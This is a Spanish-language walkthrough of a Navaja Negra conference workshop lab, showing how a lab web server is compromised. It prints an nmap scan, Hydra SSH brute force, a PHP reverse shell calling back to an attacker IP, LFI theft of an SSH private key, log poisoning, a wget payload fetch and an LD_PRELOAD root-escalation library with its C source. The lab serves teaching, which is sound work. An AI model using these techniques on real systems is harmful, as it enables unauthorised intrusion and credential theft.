OPERACIÓN DIRECTORIO ACTIVO: VULNERANDO LA SEGURIDAD EN ENTORNOS REALES


DESCRIPCIÓN BREVE

Resolución del taller que tuve la oportunidad de dar en la última edición del congreso Navaja Negra

INDICE

1. Contexto

Nos enfrentamos a un entorno formado por múltiples máquinas en distintas redes donde aplicaremos diferentes técnicas de elevación de privilegios, enumeración, post-explotación, AD, pivoting... El esquema del laboratorio es el siguiente:



El vector de entrada al sistema será el sitio Web del congreso Navaja Negra, navajanegra.com. Comenzamos.

2. Dominio “navajanegra.com”

2.1. Enumeración

2.1.1. Enumeración de puertos

Vamos a comenzar enumerando los servicios que tiene abiertos el servidor donde se encuentra el sitio Web.

```
┌──(kali㉿kali)-[~/Desktop/tallernavaja/serverweb]
└─$ nmap -p- --open -Pn --min-rate 500 navajanegra.com
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-13 04:50 EDT
Nmap scan report for navajanegra.com (192.168.10.5)
Host is up (0.00083s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
10000/tcp open  snet-sensor-mgmt

Nmap done: 1 IP address (1 host up) scanned in 6.80 seconds
```

Tres puertos abietos: 22, 80 y 10000. El siguiente paso será la enumeración detallada de estos tres servicios.

```
┌──(kali㉿kali)-[~/Desktop/tallernavaja/serverweb]
└─$ nmap -p22,80,10000 -sVC -Pn navajanegra.com
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-13 04:51 EDT
Nmap scan report for navajanegra.com (192.168.10.5)
Host is up (0.00043s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 df:16:f5:12:7c:ca:09:29:87:19:9f:44:f8:92:14:83 (RSA)
|   256 36:8a:dc:bb:96:71:1d:84:cd:fe:7e:ab:ea:dc:76:c1 (ECDSA)
|_  256 7c:06:0c:91:0c:ee:8a:f1:44:b3:7e:79:5e:7e:a6:37 (ED25519)
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Navaja Negra
|_http-server-header: Apache/2.4.29 (Ubuntu)
10000/tcp open  http    MiniServ 1.890 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.67 seconds
```


VERSIONES


- Puerto 22 > SSH > OpenSSH 7.6
- Puerto 80 > HTTP > Apache httpd 2.4.29
- Puerto 10000 > HTTP > MiniServ 1.890

2.1.2. Enumeración Web


El primer objetivo del laboratorio está ejecutando un puerto 80. Veamos su contenido.

Parece el sitio Web del congreso de Ciberseguridad "Navaja Negra". Vamos a enumerar por un lado vectores vulnerables de acceso al sistema, y por otro, directorios y archivos que podemos encontrar en el sistema.

2.1.2.1. Enumeración de archivos y directorios




Encontramos dos cosas interesantes, por un lado, un directorio /uploads, que nos puede indicar que existe una carga de archivos y, por otro lado, un archivo "db" que puede ser algún tipo de base de datos con credenciales del sistema. Vamos a descargar este archivo para ver su contenido.



Encontramos múltiples credenciales de usuarios que pueden ser válidos en el sistema. Con estas credenciales vamos a confeccionar los diccionarios de usernames y passwords que iremos completando a lo largo del laboratorio.

2.1.2.2. Enumeración de vectores vulnerables

Una vez completada la enumeración de archivos y directorios, vamos a comenzar a buscar posibles vectores vulnerables en el sitio Web.



Como bien suponíamos durante la enumeración de directorios, existe una función para cargar archivos en el sistema. Posible vector para cargar reverse shells. Seguimos enumerando.

Si analizamos la URL, vemos la forma que utiliza el servidor Web para cargar las diferentes páginas del sitio. Esto puede sugerir que estamos ante una vulnerabilidad de LFI pero debemos comprobarlo.

Estamos en lo cierto, el sitio Web presenta una vulnerabilidad de LFI que posteriormente, en la fase de explotación, trataremos de utilizar para acceder al sistema.

2.2. Explotación

2.2.1. Método 1 (ssh)

Disponemos de diccionarios con credenciales del sistema y el objetivo tiene disponible el puerto 22. Vamos a comprobar si podemos utilizar este vector para acceder al sistema.

```
┌──(kali㉿kali)-[~/Desktop/tallernavaja]
└─$ hydra -L usernames.txt -P passwords.txt navajanegra.com ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in mili
hese *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-10-13 05:21:0
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recomm
[DATA] max 16 tasks per 1 server, overall 16 tasks, 20 login tries (l:5/p:4), ~2 t
[DATA] attacking ssh://navajanegra.com:22/
[22][ssh] host: navajanegra.com   login: navajanegra   password: navaja2023
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-10-13 05:21:05
```

Obtenemos las credenciales navajanegra:navaja2023. Vamos a utilizar estas credenciales para acceder al sistema.

```
┌──(kali㉿kali)-[~/Desktop/tallernavaja]
└─$ ssh navajanegra@navajanegra.com
The authenticity of host 'navajanegra.com (192.168.10.5)' can't be established.
ED25519 key fingerprint is SHA256:XNSMkgIJ0TDNteRS7RW5lD6/o0rp98D34BWiNO19Lg4.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'navajanegra.com' (ED25519) to the list of known hosts.
navajanegra@navajanegra.com's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-213-generic x86_64)
```

```
navajanegra@nnwebserver:~$ id
uid=1000(navajanegra) gid=1000(navajanegra) groups=1000(navajanegra),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)
navajanegra@nnwebserver:~$ whoami
navajanegra
navajanegra@nnwebserver:~$
```

Obtenemos acceso como usuario navajanegra.


2.2.2. Método (RFI)

Otro posible vector para acceder al sistema que encontramos es una función que tiene el sistema para enviar CFP. Vamos a cargar un archivo malicioso para tratar de ejecutarlo en el sistema y obtener conexión remota. El sitio Web está construido en PHP así que vamos


a cargar una reverse PHP. Modificamos la reverse para adaptarla a nuestra dirección IP y puerto de escucha.

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.10.6';  // CHANGE THIS
$port = 1234;          // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```


Y la cargamos en el sistema.



Ahora, por un lado, configuramos un oyente nc en el puerto 1234 y por otro, ejecutamos el archivo cargado desde el directorio /uploads que descubrimos en la fase de enumeración de directorios.



```
┌──(kali㉿kali)-[~/Desktop/tallernavaja/serverweb]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [192.168.10.6] from (UNKNOWN) [192.168.10.5] 49242
Linux nnwebserver 4.15.0-213-generic #224-Ubuntu SMP Mon Jun 19 13:30:12 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
 09:37:48 up 53 min,  2 users,  load average: 0.07, 0.02, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
navajane tty1     -                08:47    7:38   0.10s  0.09s -bash
navajane pts/0    192.168.10.6     09:21   14:20   0.06s  0.06s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
```


Volvemos a obtener acceso al sistema aprovechando la posibilidad de cargar archivos maliciosos.

2.2.3. Método 3 (LFI)

Durante la enumeración de posibles vectores vulnerables del sitio Web, encontrábamos una vulnerabilidad de LFI. Esta vulnerabilidad podemos aprovecharla de varias formas, en función de cómo estén configurados los permisos del sistema. Podemos enumerar archivos del sistema que puedan contener claves privadas, credenciales... y por otro lado, podemos aprovechar esta vulnerabilidad de LFI para derivar en una vulnerabilidad de RCE a través de un ataque de "log poisoning". Vamos a ello.

Comenzamos enumerando posibles archivos comprometidos del sistema. En la enumeración inicial encontrábamos un usuario "navajanegra" y el sistema está ejecutando un servicio SSH, por lo que vamos a tratar de encontrar la clave id_rsa para este usuario.

Podemos acceder a la clave id_rsa del usuario "navajanegra". La descargamos y tratamos de acceder al sistema con ella.

```
┌──(kali㉿kali)-[~/Desktop/tallernavaja/serverweb]
└─$ nano id_rsa

┌──(kali㉿kali)-[~/Desktop/tallernavaja/serverweb]
└─$ chmod 600 id_rsa
```


```
┌──(kali㉿kali)-[~/Desktop/tallernavaja/serverweb]
└─$ ssh navajanegra@navajanegra.com -i id_rsa
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-213-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Oct 13 09:52:11 UTC 2023

  System load:  0.0               Processes:             173
  Usage of /:   21.3% of 19.52GB  Users logged in:       1
  Memory usage: 22%               IP address for enp0s8:  10.0.2.5
  Swap usage:   0%                IP address for enp0s17: 192.168.10.5

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

42 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Fri Oct 13 09:21:41 2023 from 192.168.10.6
navajanegra@nmwebserver:~$
```

Y volvemos a obtener acceso al sistema.

Ahora aprovechando también esta vulnerabilidad de LFI, vamos a tratar de convertir esta vulnerabilidad en RCE utilizando el ataque de log poisoning. Vamos a ello.


Primero, comprobamos si podemos acceder a los archivos de logs del servidor Apache.

Podemos acceder a los archivos de logs del sistema. Ahora vamos a tratar de envenenar este archivo. Para ello, vamos a utilizar la herramienta BurpSuite.



Podemos ejecutar comandos en el objetivo. Vamos a aprovechar esto para tratar de ejecutar una reverse shell hacia nuestro sistema de ataque.

Configuramos un oyente nc en el puerto 1234 donde recibiremos la conexión.



Y volveremos a obtener conexión en la máquina objetivo aprovechando la vulnerabilidad de LFI para ejecutar comandos remotos.

2.3. Pivotando de www-data a navajanegra

En dos de los casos de acceso al sistema que vimos anteriormente, accedemos como www-data al sistema, lo cual nos deja muy capados a la hora de elevar privilegios. Debemos pivotar a un usuario del sistema antes de comenzar el proceso de elevación de privilegios.

Enumeramos archivos interesantes a los que podemos tener acceso como www-data.

```
┌──(kali㉿kali)-[~/Desktop/tallernavaja/serverweb]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [192.168.10.6] from (UNKNOWN) [192.168.10.5] 58544
sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ find / -name id_rsa 2>/dev/null
/home/navajanegra/.ssh/id_rsa
$
```


Parece que podemos acceder a la clave id_rsa del usuario navajanegra. Vamos a comprobar si podemos realizar la conexión con esta clave privada.

```
$ cd /home/navajanegra/.ssh/
$ ls -la
total 20
drwxrwxr-x 2 navajanegra navajanegra 4096 Sep 27 16:24 .
drwxrwxr-x 6 navajanegra navajanegra 4096 Oct  6 11:06 ..
-rw-r--r-- 1 root        root         398 Sep 27 16:24 authorized_keys
-rwxr-xr-x 1 root        root        1675 Sep 27 16:20 id_rsa
-rw-r--r-- 1 root        root         398 Sep 27 16:20 id_rsa.pub
$ ssh navajanegra@192.168.10.5 -i id_rsa
Pseudo-terminal will not be allocated because stdin is not a terminal.
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-213-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Oct 13 10:18:39 UTC 2023

  System load:  0.01              Processes:             181
  Usage of /:   21.3% of 19.52GB  Users logged in:       1
  Memory usage: 28%               IP address for enp0s8:  10.0.2.5
  Swap usage:   0%                IP address for enp0s17: 192.168.10.5

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

42 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


id
uid=1000(navajanegra) gid=1000(navajanegra) groups=1000(navajanegra),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)
```

Obtenemos acceso al sistema como navajanegra.

2.4. Elevación de privilegios

2.4.1. Método 1 (LD_PRELOAD)

Una vez tenemos acceso al sistema como usuario navajanegra, vamos a comenzar el proceso de elevación de privilegios. Comenzamos enumerando aquellos ejecutables que puede utilizar el usuario navajanegra como usuario de máximos privilegios con necesidad de contraseña.

Previamente, vamos a configurar una interfaz interactiva.

```
which python
/usr/bin/python
python -c 'import pty;pty.spawn("/bin/bash")'
navajanegra@nnwebserver:~$
```

```
navajanegra@nnwebserver:~$ sudo -l
sudo -l
Matching Defaults entries for navajanegra on nnwebserver:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    env_keep+=LD_PRELOAD

User navajanegra may run the following commands on nnwebserver:
    (ALL : ALL) NOPASSWD: /usr/bin/find
navajanegra@nnwebserver:~$
```


Existen dos formas de elevar privilegios: a través de binario ejecutable "find" y aprovechando la variable LD_PRELOAD. Vamos a ello.

Para aprovechar la presencia de la variable LD_PRELAOD, debemos crear un archivo shell.c en nuestra máquina de ataque que posteriormente, enviaremos al objetivo. El código es el siguiente.

```c
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>
void _init() {
unsetenv("LD_PRELOAD");
setgid(0);
setuid(0);
system("/bin/sh");
}
```

A continuación, lo compilamos de la siguiente manera.

```
gcc -fPIC -shared -o shell.so shell.c -nostartfiles
```

El archivo resultando lo enviamos a la máquina objetivo utilizando un servidor HTTP Python.

```
navajanegra@nnwebserver:~$ wget 192.168.10.6:8081/shell.so
wget 192.168.10.6:8081/shell.so
--2023-10-13 10:26:58--  http://192.168.10.6:8081/shell.so
Connecting to 192.168.10.6:8081... connected.
HTTP request sent, awaiting response... 200 OK
Length: 14152 (14K) [application/octet-stream]
Saving to: 'shell.so'

shell.so            100%[===================>]  13,82K  --.-KB/s    in 0s

2023-10-13 10:26:58 (260 MB/s) - 'shell.so' saved [14152/14152]

navajanegra@nnwebserver:~$ cp shell.so /tmp
cp shell.so /tmp
navajanegra@nnwebserver:~$ cd /tmp
cd /tmp
navajanegra@nnwebserver:/tmp$ ls -la
ls -la
total 64
drwxrwxrwt 12 root        root         4096 oct 13 10:27 .
drwxr-xr-x 24 root        root         4096 ago 15 19:25 ..
drwxrwxrwt  2 root        root         4096 oct 13  2023 .font-unix
drwxrwxrwt  2 root        root         4096 oct 13  2023 .ICE-unix
-rw-rw-r--  1 navajanegra navajanegra 14152 oct 13 10:27 shell.so
drwx------  2 root        root         4096 oct 13  2023 snap-private-tmp
drwx------  3 root        root         4096 oct 13  2023 systemd-private-eb725b2c1f20473dbcf38d8ce4424513-apache2.service-qTlRj0
drwx------  3 root        root         4096 oct 13  2023 systemd-private-eb725b2c1f20473dbcf38d8ce4424513-systemd-resolved.service-Il6O9W
drwx------  3 root        root         4096 oct 13  2023 systemd-private-eb725b2c1f20473dbcf38d8ce4424513-systemd-timesyncd.service-5xUS0I
drwxrwxrwt  2 root        root         4096 oct 13  2023 .Test-unix
drwxr-xr-x  2 root        root         4096 oct 13  2023 .webmin
drwxrwxrwt  2 root        root         4096 oct 13  2023 .X11-unix
drwxrwxrwt  2 root        root         4096 oct 13  2023 .XIM-unix
navajanegra@nnwebserver:/tmp$
```

Una vez transferido el archivo al directorio /tmp del objetivo, ejecutamos el siguiente comando:

```
navajanegra@nnwebserver:/tmp$ sudo LD_PRELOAD=/tmp/shell.so find
sudo LD_PRELOAD=/tmp/shell.so find
# id
id
uid=0(root) gid=0(root) groups=0(root)
# whoami
whoami
root
#
```

